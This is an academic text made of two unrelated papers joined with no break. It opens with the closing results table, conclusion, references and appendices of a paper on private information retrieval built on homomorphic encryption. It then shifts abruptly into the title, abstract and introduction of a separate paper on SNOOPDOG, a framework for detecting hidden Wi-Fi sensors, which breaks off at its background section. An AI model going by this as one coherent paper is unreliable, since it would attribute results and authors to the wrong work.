Bucket size	Gentry–Ramzan Com. (kB)	Client (ms)	Server (ms)	Server (US ¢)	MulPIR Com. (kB)	Client (ms)	Server (ms)	Server (US ¢)
10k	10.4	24,324	317	**0.00017**	90.5	156	475	0.00086
20k	10.4	19,888	573	**0.00024**	90.5	189	515	0.00087
50k	10.4	24,906	1,649	**0.00054**	90.5	195	810	0.00095
100k	10.4	30,644	2,774	**0.00085**	90.5	195	830	0.00095
200k	10.4	21,571	5,318	0.0016	90.5	236	1,588	**0.0012**
500k	10.4	53,137	13,913	0.0039	90.5	285	3,143	**0.0016**
1M	10.4	49,819	31,055	0.0087	90.5	265	3,742	**0.0018**

Overall, our protocols respectively can check a single password with 10.4 KB or 90.5 KB communication. This is in contrast with prior work [12], which is optimized for the batched setting. For the smallest batch size of 256, Chen et al. [12] report communication of 17.6 MB. See also Appendix A.

7 Conclusion

Similar to other advanced cryptographic primitives, PIR is on the verge of transitioning from a theoretical to a practical

tool. Our paper presents significant progress in this direction including new PIR constructions and optimization techniques, which provide new ways to trade-off communication and computation. We implement several PIR constructions using different HE schemes as well as the Gentry–Ramzan PIR and a new approach to handle database sparsity. We evaluate our protocols on various applications ranging from private messaging, file downloads, and password checkup. Our evaluation shows that our improved MulPIR and client-aided GR implementations significantly improve the state of the art, resulting in the lowest dollar cost in most settings.

References

[1] All prices | google compute engine documentation, 2019. https://cloud.google.com/compute/all-pricing. Accessed 2019-11-01.

[2] Microsoft SEAL, 2020. https://github.com/microsoft/SEAL. Accessed 2020-06-17.

[3] SealPIR: A computational PIR library that achieves low communication costs and high performance, 2020. https://github.com/microsoft/SealPIR. Accessed 2020-06-16.

[4] Asra Ali, Tancrède Lepoint, Sarvar Patel, Mariana Raykova, Phillipp Schoppmann, Karn Seth, and Kevin Yeo. Communication–computation trade-offs in PIR. *IACR Cryptol. ePrint Arch.*, 2019:1483, 2019. URL https://eprint.iacr.org/2019/1483.

[5] Sebastian Angel and Srinath T. V. Setty. Unobservable communication over fully untrusted infrastructure. In *OSDI*, pages 551–569. USENIX Association, 2016.

[6] Sebastian Angel, Hao Chen, Kim Laine, and Srinath T. V. Setty. PIR with compressed queries and amortized query processing. In *IEEE Symposium on Security and Privacy*, pages 962–979. IEEE Computer Society, 2018.

[7] Daniel J. Bernstein. Pippenger's exponentiation algorithm, 2002. http://cr.yp.to/papers/pippenger.pdf.

[8] Allan Borodin and R. Moenck. Fast modular transforms. *J. Comput. Syst. Sci.*, 8(3):366–386, 1974.

[9] Elette Boyle, Yuval Ishai, Rafael Pass, and Mary Wootters. Can we access a database both locally and privately? In *Theory of Cryptography Conference*, pages 662–693. Springer, 2017.

[10] Christian Cachin, Silvio Micali, and Markus Stadler. Computationally private information retrieval with polylogarithmic communication. In *Proceedings of the 17th International Conference on Theory and Application of Cryptographic Techniques*, EUROCRYPT'99, 1999.

[11] Ran Canetti, Justin Holmgren, and Silas Richelson. Towards doubly efficient private information retrieval. In *Theory of Cryptography Conference*, pages 694–726. Springer, 2017.

[12] Hao Chen, Zhicong Huang, Kim Laine, and Peter Rindal. Labeled PSI from fully homomorphic encryption with malicious security. In *ACM Conference on Computer and Communications Security*, pages 1223–1237. ACM, 2018.

[13] Benny Chor, Niv Gilboa, and Moni Naor. Private information retrieval by keywords. *IACR Cryptology ePrint Archive*, 1998: 3, 1998.

[14] Benny Chor, Eyal Kushilevitz, Oded Goldreich, and Madhu Sudan. Private information retrieval. *J. ACM*, 45(6):965–981, 1998.

[15] Anamaria Costache, Kim Laine, and Rachel Player. Homomorphic noise growth in practice: comparing BGV and FV. *IACR Cryptology ePrint Archive*, 2019:493, 2019.

[16] Sergiu Costea, Dumitru Marian Barbu, Gabriel Ghinita, and Razvan Rughinis. A comparative evaluation of private information retrieval techniques in location-based services. In *INCoS*, pages 618–623. IEEE, 2012.

[17] Emiliano De Cristofaro, Yanbin Lu, and Gene Tsudik. Efficient techniques for privacy-preserving sharing of sensitive information. In *TRUST*, volume 6740 of *Lecture Notes in Computer Science*, pages 239–253. Springer, 2011.

[18] Wei Dai, Yarkin Doröz, and Berk Sunar. Accelerating SWHE based pirs using gpus. In *Financial Cryptography Workshops*, volume 8976 of *Lecture Notes in Computer Science*, pages 160–171. Springer, 2015.

[19] Ivan Damgård and Mads Jurik. A generalisation, a simplification and some applications of paillier's probabilistic public-key system. In *Public Key Cryptography*, volume 1992 of *Lecture Notes in Computer Science*, pages 119–136. Springer, 2001.

[20] Daniel Demmler, Amir Herzberg, and Thomas Schneider. Raidpir: Practical multi-server pir. In *Proceedings of the 6th Edition of the ACM Workshop on Cloud Computing Security*, CCSW '14, 2014.

[21] Daniel Demmler, Peter Rindal, Mike Rosulek, and Ni Trieu. PIR-PSI: scaling private contact discovery. *PoPETs*, 2018(4): 159–178, 2018.

[22] Casey Devet and Ian Goldberg. The best of both worlds: Combining information-theoretic and computational pir for communication efficiency. In *Privacy Enhancing Technologies*, 2014.

[23] Changyu Dong and Liqun Chen. A fast single server private information retrieval protocol with low communication cost. In *ESORICS (1)*, volume 8712 of *Lecture Notes in Computer Science*, pages 380–399. Springer, 2014.

[24] Yarkin Doröz, Berk Sunar, and Ghaith Hammouri. Bandwidth efficient PIR from NTRU. In *Financial Cryptography Workshops*, volume 8438 of *Lecture Notes in Computer Science*, pages 195–207. Springer, 2014.

[25] Junfeng Fan and Frederik Vercauteren. Somewhat practical fully homomorphic encryption. *IACR Cryptology ePrint Archive*, 2012:144, 2012.

[26] Taher El Gamal. A public key cryptosystem and a signature scheme based on discrete logarithms. *IEEE Trans. Information Theory*, 31(4):469–472, 1985.

[27] Craig Gentry. Fully homomorphic encryption using ideal lattices. In *STOC*, pages 169–178. ACM, 2009.

[28] Craig Gentry. *A fully homomorphic encryption scheme*. PhD thesis, Stanford University, 2009. crypto.stanford.edu/craig.

[29] Craig Gentry and Shai Halevi. Compressible fhe with applications to pir. Cryptology ePrint Archive, Report 2019/733, 2019. https://eprint.iacr.org/2019/733.

[30] Craig Gentry and Zulfikar Ramzan. Single-database private information retrieval with constant communication rate. In *ICALP*, volume 3580 of *Lecture Notes in Computer Science*, pages 803–815. Springer, 2005.

[31] Craig Gentry, Shai Halevi, and Nigel P. Smart. Fully homomorphic encryption with polylog overhead. In *EUROCRYPT*, volume 7237 of *Lecture Notes in Computer Science*, pages 465–482. Springer, 2012.

[32] Yael Gertner, Yuval Ishai, Eyal Kushilevitz, and Tal Malkin. Protecting data privacy in private information retrieval schemes. *J. Comput. Syst. Sci.*, 60(3), June 2000.

[33] Matthew Green, Watson Ladd, and Ian Miers. A protocol for privately reporting ad impressions at scale. In *ACM Conference on Computer and Communications Security*, pages 1591–1601. ACM, 2016.

[34] Jens Groth, Aggelos Kiayias, and Helger Lipmaa. Multi-query computationally-private information retrieval with constant communication rate. In *Public Key Cryptography*, volume 6056 of *Lecture Notes in Computer Science*, pages 107–123. Springer, 2010.

[35] Yuval Ishai, Eyal Kushilevitz, Rafail Ostrovsky, and Amit Sahai. Batch codes and their applications. In *Proceedings of the Thirty-sixth Annual ACM Symposium on Theory of Computing*, STOC '04, 2004.

[36] Jonathan Katz, Alfred J Menezes, Paul C Van Oorschot, and Scott A Vanstone. *Handbook of applied cryptography*. CRC press, 1996.

[37] Aggelos Kiayias, Nikos Leonardos, Helger Lipmaa, Kateryna Pavlyk, and Qiang Tang. Optimal rate private information retrieval from homomorphic encryption. *Proceedings on Privacy Enhancing Technologies*, 2015(2):222–243, 2015.

[38] E. Kushilevitz, Steve Lu, and R. Ostrovsky. On the (in)security of hash-based oblivious ram and a new balancing scheme. In *SODA*, 2012.

[39] Eyal Kushilevitz and Rafail Ostrovsky. Replication is NOT needed: SINGLE database, computationally-private information retrieval. In *FOCS*, pages 364–373. IEEE Computer Society, 1997.

[40] Lucy Li, Bijeeta Pal, Junade Ali, Nick Sullivan, Rahul Chatterjee, and Thomas Ristenpart. Protocols for checking compromised credentials. In *ACM Conference on Computer and Communications Security*. ACM, 2019.

[41] Helger Lipmaa. An oblivious transfer protocol with log-squared communication. In *Proceedings of the 8th International Conference on Information Security*, ISC'05, 2005.

[42] Helger Lipmaa and Kateryna Pavlyk. A simpler rate-optimal cpir protocol. In *International Conference on Financial Cryptography and Data Security*, pages 621–638. Springer, 2017.

[43] Carlos Aguilar Melchor, Joris Barrier, Laurent Fousse, and Marc-Olivier Killijian. XPIR : Private information retrieval for everyone. *PoPETs*, 2016(2):155–174, 2016.

[44] Moni Naor, Benny Pinkas, and Benny Pinkas. Oblivious transfer and polynomial evaluation. In *Proceedings of the Thirty-first Annual ACM Symposium on Theory of Computing*, STOC '99, 1999.

[45] Rasmus Pagh and Flemming Friche Rodler. Cuckoo hashing. *J. Algorithms*, 51(2), May 2004.

[46] Pascal Paillier. Public-key cryptosystems based on composite degree residuosity classes. In *EUROCRYPT*, volume 1592 of *Lecture Notes in Computer Science*, pages 223–238. Springer, 1999.

[47] Stavros Papadopoulos, Spiridon Bakiras, and Dimitris Papadias. pcloud: A distributed system for practical PIR. *IEEE Trans. Dependable Sec. Comput.*, 9(1):115–127, 2012.

[48] Jeongeun Park and Mehdi Tibouchi. SHECS-PIR: somewhat homomorphic encryption-based compact and scalable private information retrieval. In *ESORICS (2)*, volume 12309 of *Lecture Notes in Computer Science*, pages 86–106. Springer, 2020.

[49] Sarvar Patel, Giuseppe Persiano, and Kevin Yeo. Private stateful information retrieval. In *ACM Conference on Computer and Communications Security*, pages 1002–1019. ACM, 2018.

[50] Benny Pinkas and Tzachy Reinman. Oblivious ram revisited. In *Annual Cryptology Conference*, pages 502–519. Springer, 2010.

[51] Benny Pinkas, Thomas Schneider, Gil Segev, and Michael Zohner. Phasing: Private set intersection using permutation-based hashing. In *USENIX Security Symposium*, pages 515–530. USENIX Association, 2015.

[52] Benny Pinkas, Thomas Schneider, Christian Weinert, and Udi Wieder. Efficient circuit-based psi via cuckoo hashing. In *Annual International Conference on the Theory and Applications of Cryptographic Techniques*, pages 125–157. Springer, 2018.

[53] Benny Pinkas, Thomas Schneider, Oleksandr Tkachenko, and Avishay Yanai. Efficient circuit-based PSI with linear communication. In *EUROCRYPT (3)*, volume 11478 of *Lecture Notes in Computer Science*, pages 122–153. Springer, 2019.

[54] Martin Raab and Angelika Steger. "balls into bins" - A simple and tight analysis. In *RANDOM*, volume 1518 of *Lecture Notes in Computer Science*, pages 159–170. Springer, 1998.

[55] Arnold Schönhage and Volker Strassen. Schnelle multiplikation großer zahlen. *Computing*, 7(3-4):281–292, 1971.

[56] Damien Stehlé and Paul Zimmermann. A binary recursive gcd algorithm. In *ANTS*, volume 3076 of *Lecture Notes in Computer Science*, pages 411–425. Springer, 2004.

[57] Julien P. Stern. A new efficient all-or-nothing disclosure of secrets protocol. In *ASIACRYPT*, volume 1514 of *Lecture Notes in Computer Science*, pages 357–371. Springer, 1998.

[58] Ernst G. Straus. Addition chains of vectors (problem 5125). In *American Mathematical Monthly*, volume 70, pages 806–808, 1964.

[59] Kurt Thomas, Jennifer Pullman, Kevin Yeo, Ananth Raghunathan, Patrick Gage Kelley, Luca Invernizzi, Borbala Benko, Tadek Pietraszek, Sarvar Patel, Dan Boneh, and Elie Bursztein. Protecting accounts from credential stuffing with password breach alerting. In *USENIX Security Symposium*, pages 1556–1571. USENIX Association, 2019.

[60] Xun Yi, Md. Golam Kaosar, Russell Paulet, and Elisa Bertino. Single-database private information retrieval from fully homomorphic encryption. *IEEE Trans. Knowl. Data Eng.*, 25(5): 1125–1134, 2013.

A Related Work

Efficient Constructions of Single Server PIR. The most efficient (secure) single server PIR constructions implemented in the recent years [5, 6, 18, 23, 24, 29, 33, 43, 60] are based on homomorphic encryption (HE) techniques and achieve sub-linear communication. The baseline PIR solution (with linear communication complexity) has the client send a selection vector proportional to the database size n encrypted under additive homomorphic encryption, and has the server return a single encrypted entry by performing n homomorphic multiplications with a constant and n homomorphic additions. Sub-linear complexity is achieved by using recursion [57]: the database is viewed as a d-dimensional database, and the query complexity becomes $O(d \cdot n^{1/d})$. Now, for the recursion to work with additive homomorphic encryption schemes, the ciphertext after one level of recursion is viewed as a plaintext in the next layer. In particular, if the additive homomorphic encryption scheme has ciphertext expansion F, the PIR response will include F^{d-1} ciphertexts (where, e.g., $F \geq 6.4$ in lattice-based schemes, as per [6]). This has limited the recursion depth to $d \leq 3$ in practice [6, 43].

Along this line of work, there are several papers that present implementations with various resource trade-offs. Aguilar-Melchor et al. [43] present XPIR with small computation costs but quite large communication costs. On the other hand, another line of work [37, 42] obtain much smaller (almost optimal) communication at the cost of significantly larger computation. In a recent work, Angel, Chen, Laine, and Setty [6], present SealPIR that strikes a better balance in the communication–computation cost. SealPIR requires only slightly more computation than XPIR but uses almost 1000 times less communication than XPIR (but does not achieve the almost optimal rate of the works [37, 42]). SealPIR is instantiated with the FV (lattice-based) homomorphic encryption scheme [25]. It builds upon XPIR [43, 57] and adds a clever query compression technique that reduces the query communication complexity from $O(dn^{1/d})$ to $O(d\lceil n^{1/d}/N \rceil)$, where N is the number of elements that can be packed in one query ciphertext. In a work concurrent to ours, Park and Tibouchi [48] present a construction that uses GSW-style homomorphic encryption that support logarithmic multiplicative degree and achieves $O(\log n)$ communication. Compared to SealPIR, their approach offers a similar trade-off as ours, i.e., a reduction of the communication by 80% at the cost of increased computation time [48, Table 5]. The work of Devet et al. [22] introduces a hybrid model between computational and information theoretic PIR, which allows graceful degradation of query privacy when the database servers are colluding, and leverages CPIR recursion techniques to improve communication efficiency.

Another known PIR construction that achieves logarithmic communication complexity is the construction of Gentry–Ramzan [30], which does not rely on homomorphic encryption. This PIR construction extends the idea from the work of Cachin et al. [10] which proposes to encode the database $\{\mathsf{D}_i\}_{i\in[n]}$ using the Chinese Remainder Theorem (CRT) representation as $x \in \mathbb{Z}$ s.t. $x \equiv \mathsf{D}_i \bmod \pi_i$ for pairwise coprime moduli $\{\pi_i\}_{i\in[n]}$. The query for an element at position i consists of a group $\mathbb{G}$ and a generator g of a subgroup of $\mathbb{G}$ with order $q \cdot \pi_i$. The server evaluation of the query computes $h = g^x$ in $\mathbb{G}$, which effectively performs a modular reduction in the exponent to select the component $\mathsf{D}_i \mod \pi_i$ masked with the random value q. The client recovers the value D_i by computing the discrete logarithm of h with base g^q. The work of Cachin et al. [10] handled only binary data items, and the Gentry–Ramzan construction [30] shows how to handle larger plaintext domains for the database entries and improves the communication rate to constant. While the resulting construction achieves optimal asymptotic communication rate, it has significant computation costs in several places: the generation of prime numbers needed to instantiate different groups $\mathbb{G}$ at each query, the computation time at the server exponentiating in the query group $\mathbb{G}$, and the decoding which requires computing a discrete logarithm. Because of its computational overhead this PIR construction has been rarely considered as a candidate for implementation and practical applications [16, 17, 47].

In recent years, single server PIR has also been studied in slightly different settings. Two works [9, 11] consider *doubly-*

efficient PIRs that attempt to obtain schemes with sub-linear computational costs, but require both significant server overhead and new cryptographic assumptions precluding them from practical applications. Another work [49] introduces the notion of *private stateful information retrieval* where clients store some state over multiple queries. Assuming clients perform enough queries, this scheme obtains both smaller communication and computational costs. In contrast, we build PIR schemes suitable for all settings where clients are stateless and our efficiency guarantees will hold regardless of the number of queries performed by the client.

Specialized PIR Settings. Multi-query PIR considers the setting where several PIR queries are executed at the same time. Ishai et al. [35] proposed a construction based on batch codes, which achieves asymptotic improvements in the communication and computation amortized cost multi-query PIR but remains impractical. The work on SealPIR [6] presented a construction based on probabilistic batch codes instantiated with cuckoo hashing in a similar spirit as private set intersection constructions, which amortizes CPU cost while introducing a small probability of failure ($\approx 2^{-40}$).

PIR for sparse databases, also known as *keyword PIR* [13], considers the setting where the database size is much smaller than its index domain. Chor et al. [13] presented a solution that builds a binary search tree over the items in the database and reduces the computation to a logarithmic number PIR queries for the tree levels. In contrast, our approach based on cuckoo hashing only incurs a constant overhead. Another approach to PIR on sparse databases is given by PSI protocols. In particular, Chen et al. [12] present a *labeled PSI* protocol that has communication sublinear in the server's dataset. However, they optimize for the multi-query setting, and therefore their protocol is not directly suited to the applications we consider (Section 6.3). For example, the smallest number of batched queries reported in [12] is 256, where the protocol uses 17.6 MiB communication. In contrast, our protocol can handle single queries for as little as 10 KiB (see Table 6).

Symmetric PIR (SPIR) [32] extents PIR with additional privacy requirement for the database which guarantees that the querier does not learn anything more than the requested item. SPIR is also known as 1-out-of-n oblivious transfer. Naor and Pinkas [44] provided general transformation from PIR to SPIR using oblivious polynomial evaluation, and there have also been direct constructions [39, 41].

B PIR using Additive and Multiplicative Homomorphisms

Assume the homomorphic encryption scheme $\mathcal{HE}$ is fully homomorphic, i.e., (w.l.o.g. for ease of presentation) there exists a Eval procedure that takes as input ciphertexts c_i for respective messages m_i and any function description $f\colon \mathbb{Z}_t^\kappa \to \mathbb{Z}_t$, and outputs a ciphertext of $f(m_1,\ldots,m_\kappa)$, which we denote

$$\mathsf{Eval}(\{\mathsf{Enc}(\mathsf{sk},m_i)\}_{i\in[\kappa]},f) = \mathsf{Enc}(\mathsf{sk},f(m_1,\ldots,m_\kappa)).$$

A possible approach to computing the selection vector for the PIR query using FHE is based on the following observation [27]: the i-th bit in the PIR query vector is the output of the equality check between the query index k and i. Hence, instead of sending the selection vector $\vec{s}$, the client can encrypt each bit k_j of the index k and send the resulting $\kappa = \log n$ ciphertexts to the server. The server then homomorphically computes the selection vector and proceeds as in the baseline PIR construction. This construction achieves communication complexity: $O(\log n)$ for the user's query and $O(1)$ for the server's response (note that the ciphertext size is independent of the database, hence included in the $O()$ notation.).

In practice, for a given database size, the circuit corresponding to the PIR evaluation has bounded multiplicative depth, and one can use *somewhat* homomorphic encryption (homomorphic encryption that can evaluate multivariate polynomials of bounded degree). Appendices B.1 to B.3 presents three different methods to implement the PIR homomorphic evaluation: applying successive multiplications, reconstructing the selection vector using the equality circuit, or reconstructing the selection vector using tensor products. We note that while the successive multiplication method has larger multiplicative depth than the other two methods, in practice for $d = 2$, the depth is the same and this method is the computationally most efficient. Table 2 illustrates that homomorphic multiplications enable to reduce the communication of recursion, which becomes a bottleneck for large levels of recursion.

B.1 Equality Circuit

A first approach consists in implementing the protocol described for fully homomorphic encryption schemes that leverage the observation that, since the values k and i have at most $\kappa = \log n$ bits, the arithmetic circuit for computing equality comparison has multiplicative depth $\log\kappa = \log\log n$. Indeed, computing the equality comparison bit for two bit values b_1 and b_2 is equivalent to computing $1-(b_1+b_2-2b_1b_2)$ over the integers. Note that in our case only one of the bits coming from the query will be encrypted. Thus, bit equality computation will not require any multiplicative homomorphism. The dominant cost is therefore the multiplication of $\log n$ encrypted bits, which requires $\log\log n$ multiplicative degree.

Hence, it suffices to use a somewhat homomorphic encryption that supports $\log\kappa$ nested multiplications. Then the ciphertext size depends on the size of the database and the communication complexity becomes $O(c(n)\log n)$ for the user's query and $O(c(n))$ for the server's response.

B.2 PIR with Successive Multiplication

Using the same notation as in Section 2.3, the PIR protocol becomes as follows. The server performs two steps:

1. For each of the $n^{1/2}$ rows $M_i = (M_{i,1} \cdots M_{i,n^{1/2}})$, the server computes the response with the (encryption of the) selection vector $\vec{s}_2$ as in Eq. (1), i.e., the server obtains the $n^{1/2}$ ciphertexts

$$c_i = \mathsf{Enc}\big(\mathsf{sk}, \langle \vec{s}_2, (M_{i,j})_j \rangle\big) = \mathsf{Enc}\big(\mathsf{sk}, \mathsf{D}_{in^{1/2}+j'}\big).$$

2. The server now computes the response with the (encryption of the) selection vector $\vec{s}_1$ using homomorphic multiplication, i.e., the server obtains the ciphertext

$$c = \mathsf{Enc}\big(\mathsf{sk}, \langle \vec{s}_1, \{\mathsf{D}_{in^{1/2}+j'}\}_i \rangle\big) = \mathsf{Enc}\big(\mathsf{sk}, \mathsf{D}_{i'n^{1/2}+j'}\big).$$

Upon reception of the response, $r = c \in \mathcal{C}$, the client directly uses the HE decryption key to recover $\mathsf{D}_{i'n^{1/2}+j'} = \mathsf{D}_k$.

Here again, this method easily generalizes by representing the database as a d-dimensional hyperrectangle $[n_1] \times \cdots \times [n_d]$ with $n = n_1 \cdot n_2 \cdots n_d$. When $n_i = n^{1/d}$, we accomplish the following communication complexity: $O\big(c(n) \cdot dn^{1/d}\big)$ for the user's query and $O(c(n))$ for the server's response.

B.3 Selection Vector Reconstruction

Note that the approach of Section B.2 keeps the layered approach of recursion. In particular, performs *sequentially* d homomorphic multiplications, effectively requiring the somewhat homomorphic encryption scheme to support circuits of multiplicative depth d. In particular, for full recursion, this means that the SHE scheme needs to support circuits of depth $\kappa = \log n$, which increases the size of the ciphertexts compared to the first approach[5], where the SHE only required to handle depth $\log \kappa = \log \log n$.

We propose below a method that trades communication for computation as follows. First, note that

$$\mathsf{D}_{i'n^{1/2}+j'} = \langle \vec{s}_1 \otimes \vec{s}_2, \{\mathsf{D}_i\}_{i \in [n]} \rangle,$$

where $\vec{s}_1 \otimes \vec{s}_2$ is the tensor product of $\vec{s}_1$ and $\vec{s}_2$. More generally, if $\vec{s}_1, \ldots, \vec{s}_d$ denote the selection vectors of dimension $n^{1/d}$, such that the indices of the 1 element in $\vec{s}_i$ is j_i, then

$$\mathsf{D}_{\sum_{j=0}^{d-1} j_i \cdot n^{j/d}} = \langle \vec{s}_1 \otimes \cdots \otimes \vec{s}_d, \{\mathsf{D}_i\}_{i \in [n]} \rangle.$$

Hence, this hints to a new protocol, where the client sends the $d \cdot n^{1/d}$ encryptions of the bits s_{j,i_j} for $j \in [d], i_j \in [n^{1/d}]$, the server computes homomorphically

$$\mathsf{Enc}(\mathsf{sk}, s_{1,i_1} \times \cdots \times s_{d,i_d}), \quad \forall i_1, \ldots, i_d \in [n^{1/d}],$$

and then computes the inner product with the original database, as in the baseline PIR (cf. Eq. (1)). Now, note that the latter product can be computed using a binary tree of depth $\log d$. For full recursion, i.e., $d = \log n$, the dominant cost in this algorithm is the multiplication of $d = \log n$ encrypted bits, hence requires $\log d = \log \log n$ multiplicative degree.

[5] Indeed, the parameters of somewhat homomorphic encryption schemes scales at least linearly in the multiplicative depth (using techniques called modulus switching or relinearization); hence reducing the multiplicative depth exponentially with also reduce the ciphertext size exponentially.

C Correctness of Query Expansion

Below we prove that the combination of the new query and oblivious expansion algorithm (Algorithms 6 and 7) correctly expands the ciphertexts into a vector of n ciphertexts encrypting the selection vectors.

Theorem 2. *Let n be an integer, N be a power of 2, $d \in [1, \log n]$, $c \in [0, \log_2 N]$. Let k be an index in $[1, n]$, and $\vec{q} = (q_j)_{j \in \ell}$ the output of the* Query *algorithm (Algorithm 6). Denote $\vec{s} = (s_i)_{i \in [n]} \in \{0,1\}^n$ the concatenation of the d selection vectors for index k. The n output ciphertexts $o_0, \ldots, o_{n-1}$ of the expansion algorithm (Algorithm 7) on input $\vec{q}$ satisfy, for all $0 \le i \le n-1$:*

$$o_i = \begin{cases} Enc(1) & \text{if } s_i = 1 \\ Enc(0) & \text{otherwise} \end{cases}.$$

Proof. It suffices to prove the claim for the first element of the query. By construction q_0 encrypts $m_0 = \sum_{i \in [2^c]} (2^{-c} \bmod t) s_i x^i$. Now, simplifying the notation for ease of exposition, since the encryption scheme is homomorphic, we have that

$$q_0 = \mathsf{Enc}(\mathsf{sk}, m_0) = (2^{-c} \bmod t) \sum_{i \in [2^c]} \mathsf{Enc}(\mathsf{sk}, s_i x^i). \quad (4)$$

Now, we remark that the addition, subsection, and scalar multiplications are linear over the plaintext space. Henceforth, the output of Algorithm 7 is the sum of the outputs of Algorithm 7 over the $\mathsf{Enc}(\mathsf{sk}, s_i x^i)$'s. Now, consider such a plaintext $m' = x^{i'}$: this is exactly the form of a SealPIR query. Now, observing that the core loop of the expansion is the same as in Algorithm 5, we can use the exact same arguments as the proof of correctness of the oblivious expansion in SealPIR (cf. [6, App. A.2]). It follows that the output of Algorithm 7) on $\mathsf{Enc}(\mathsf{sk}, m')$ is a vector $\vec{o}' = (o'_0, \ldots, o'_{2^c-1})$ of size 2^c such that

$$o_i = \begin{cases} Enc(2^c) & \text{if } i = i' \\ Enc(0) & \text{otherwise} \end{cases}.$$

The result then follows directly from Eq. (4). □

I Always Feel Like Somebody's Sensing Me! A Framework to Detect, Identify, and Localize Clandestine Wireless Sensors

Akash Deep Singh[†] , Luis Garcia[†,§] , Joseph Noor[†] , and Mani Srivastava[†]

akashdeepsingh@g.ucla.edu, lgarcia@isi.edu, jnoor@cs.ucla.edu, and *mbs@ucla.edu*
[†]University of California, Los Angeles (UCLA), [§] USC ISI (work done at [†])

Abstract

The increasing ubiquity of low-cost wireless sensors has enabled users to easily deploy systems to remotely monitor and control their environments. However, this raises privacy concerns for third-party occupants, such as a hotel room guest who may be unaware of deployed clandestine sensors. Previous methods focused on specific modalities such as detecting cameras, but do not provide a generalized and comprehensive method to capture arbitrary sensors which may be "spying" on a user. In this work, we propose SNOOPDOG, a framework to not only detect common Wi-Fi based wireless sensors that are actively monitoring a user, but also classify and localize each device. SNOOPDOG works by establishing causality between patterns in observable wireless traffic and a trusted sensor in the same space, e.g., an inertial measurement unit (IMU) that captures a user's movement. Once causality is established, SNOOPDOG performs packet inspection to inform the user about the monitoring device. Finally, SNOOPDOG localizes the clandestine device in a 2D plane using a novel trial-based localization technique. We evaluated SNOOPDOG across several devices and various modalities, and were able to detect causality for snooping devices 95.2% of the time, and localize devices to a sufficiently reduced sub-space.

1 Introduction

The proliferation of low-cost wireless sensors has facilitated increased adoption into smart home, building, and city deployments [1, 2]. Although there are profound positive impacts that ubiquitous sensor-rich environments can have on society, there is an inherent risk in enabling users access to such pervasive sensing, particularly when these environments host occupants oblivious to the presence of these sensors.

An individual's privacy in these contexts is entirely at the discretion of the owner. Regulation is unclear in informal settings, such as a guest residing in a homestay lodging. There have been reported instances where a hosting owner has attempted to spy on homestay occupants [3], motel lodgings [4], and rooms aboard cruise ships [5]. There are even instances in well-established hotel chains and mall restrooms when a malicious employee or customer has bugged several rooms [6]. Beyond commercial applications, Southworth *et al.* report that domestic abusers may use such sensors for intimate partner stalking [7]. Thus, potential victims with privacy concerns must take a proactive approach to detect clandestine sensors.

The prevalent method to detect bugs relies on an RF receiver that senses if the received power in a particular frequency range is above a certain threshold. However, as bug detectors work on the principle of sensing surrounding RF signals, they can easily be triggered by legitimate RF devices such as mobile phones, radios, smart TVs, and other smart devices, thus limiting the practicality of these detectors. An alternate method has emerged to detect the presence of IoT devices based on network traffic statistics [8]. However, these methods only ascertain the presence of a device without semantic information regarding device information, location, or whether the device is actually monitoring a user.

More sophisticated solutions have since emerged targeting wireless cameras specifically. Wampler *et al.* [9] showed that changing lighting conditions causes notable variations to appear in a wireless camera's video traffic; that is, video encoding leaks sensitive environmental information. Flickering a light source for a short period of time can then be used in correlation with network traffic changes to identify hidden cameras [10, 11]. Similarly, an approach has been presented that correlates the Wi-Fi traffic patterns of a trusted camera with Wi-Fi traffic patterns of other hidden cameras on a network to detect whether they are simultaneously observing the same space [12]. Unfortunately, these camera-specific approaches fail to generalize across modalities. For example, varying lighting conditions would be ineffective for detecting a hidden microphone or an RF sensor. In recent work, human motion was used to detect a hidden camera with coarse localization (i.e., indoors or outdoors) [13]. We argue that human motion is an emblematic event to generalize across modalities, as the objective in revealing bugs is typically to determine if the user is being observed.

In this paper, we propose SNOOPDOG, a generalized framework to detect clandestine wireless sensors monitoring a user in a private space. SNOOPDOG leverages the notion of causality to determine if the values of a trusted sensor cause patterns in Wi-Fi traffic stemming from other devices. In particular, SNOOPDOG works by having the user perturb the trusted sensor values to observe if there is a causal pattern in the Wi-Fi traffic for a different device. For instance, if a wireless camera or a motion detector is monitoring a user who is wearing an inertial measurement unit (IMU), the IMU values will indicate a causal relationship with the camera's Wi-Fi traffic. SNOOPDOG utilizes encoding scheme models of different wireless sensing modalities to classify the sensor type, and then cross-references packet headers with publicly available information of manufacturers to identify the specific device model. We further introduce a novel fine-grained localization approach that leverages sensor coverage techniques to locate a detected sensor. We implemented SNOOPDOG using a user's mobile phone for ground truth sensors and a laptop for sniffing Wi-Fi traffic patterns. In the future, we envision SNOOPDOG to be implemented entirely as an app on either a smartwatch or a smartphone, both of which have sufficient sensing capabilities, but currently require Wi-Fi card improvements to allow for channel hopping in monitor mode, thus making SNOOPDOG easily accessible to non-technical users.

SNOOPDOG operates in two stages. SNOOPDOG begins in a *passive* monitoring phase that searches for suspicious causal patterns between the wireless traffic and the user's normal activity with their smartphone or wearable device. If a device is flagged as potentially monitoring the user, an *active* phase is engaged, and the user is instructed to perform a series of specific actions to detect the sensor with high accuracy. During the active phase, localization can optionally be engaged to find the clandestine sensor. The user can either skip the background or the active phase as per their convenience.

We evaluate SNOOPDOG over a representative set of wireless sensors following a taxonomy of popular sensing devices that may be used for surveillance. The framework had a detection rate of 96.6% and a device classification rate of 100% when the injected multi-modal event was human motion. We show that the location of the bug can be narrowed down to a sufficiently reduced region that easily facilitates a user's search. This feature is a notable improvement over existing approaches that only localize devices as either indoors or outdoors. While SNOOPDOG cannot detect *any* wireless sensor monitoring the user (Section 9), it can detect a broad set of commonly used wireless sensors [14–16].

Contributions: Our contributions are summarized as follows:

- We propose SNOOPDOG, the first generalized framework to detect hidden clandestine sensors, including video, audio, motion, and RF. SNOOPDOG leverages the cause-effect relationship between a trusted set of sensor values and Wi-Fi traffic patterns when observing a multi-modal injected event.
- We present a novel technique that leverages the notion of directional sensor coverage to provide state-of-the-art localization for clandestine devices.
- We show how SNOOPDOG can reveal device information by cross-referencing packet inspection with publicly available device manufacturer information.
- We evaluate SNOOPDOG with a mobile phone and a Wi-Fi packet sniffer on a representative set of clandestine sensors and show a detection rate of 95.2% and device classification rate of 100% when the injected multi-modal event is human motion.

2 Background

We provide an overview of that state-of-the-art approaches to detecting the presence of wireless sensors in spaces. We then formalize the notion of detecting whether a sensor is monitoring a particular area.

2.1 Detecting Wireless Sensors in Spaces

